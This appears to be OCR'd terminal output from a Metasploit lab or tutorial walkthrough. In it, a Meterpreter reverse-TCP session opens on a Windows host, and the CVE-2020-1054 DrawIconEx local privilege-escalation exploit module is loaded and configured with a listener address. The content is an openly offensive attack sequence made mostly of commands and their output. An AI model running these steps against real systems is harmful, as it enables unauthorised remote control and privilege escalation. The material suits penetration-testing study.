


```
[*] Sending stage (200262 bytes) to 192.168.36.183
[*] Meterpreter session 1 opened (192.168.36.171:4444 -> 192.168.3
6.183:49169) at 2021-03-25 12:47:37 -0400

msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                Information         Connection
  --  ----  ----                -----------         ----------
  1         meterpreter x64/    WIN-JUOC99C2Q55\    192.168.36.171:4
            windows             admin @ WIN-JUOC    444 -> 192.168.3
                                99C2Q55             6.183:49169 (192
                                                    .168.36.183)

msf6 exploit(multi/handler) > 
```


Load the exploit/windows/local/cve_2020_1054_drawiconex_lpe module.



```
msf6 exploit(multi/handler) > search cve_2020_1054_drawiconex_lpe

Matching Modules
================

   #  Name                                                  Disclosu
re Date  Rank    Check  Description
   -  ----                                                  --------
-------  ----    -----  -----------
   0  exploit/windows/local/cve_2020_1054_drawiconex_lpe  2020-02-
20       normal  Yes    Microsoft Windows DrawIconEx OOB Write Loc
al Privilege Elevation
```




```
msf6 exploit(multi/handler) > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/r
everse_tcp
msf6 exploit(windows/local/cve_2020_1054_drawiconex_lpe) > show op
tions

Module options (exploit/windows/local/cve_2020_1054_drawiconex_lpe
):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   PROCESS  notepad.exe      yes       Name of process to spawn
                                       and inject dll into.
   SESSION                   yes       The session to run this m
                                       odule on.
```




```
Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted
                                        : '', seh, thread, proce
                                        ss, none)
   LHOST     192.168.36.171   yes       The listen address (an i
                                        nterface may be specifie
                                        d)
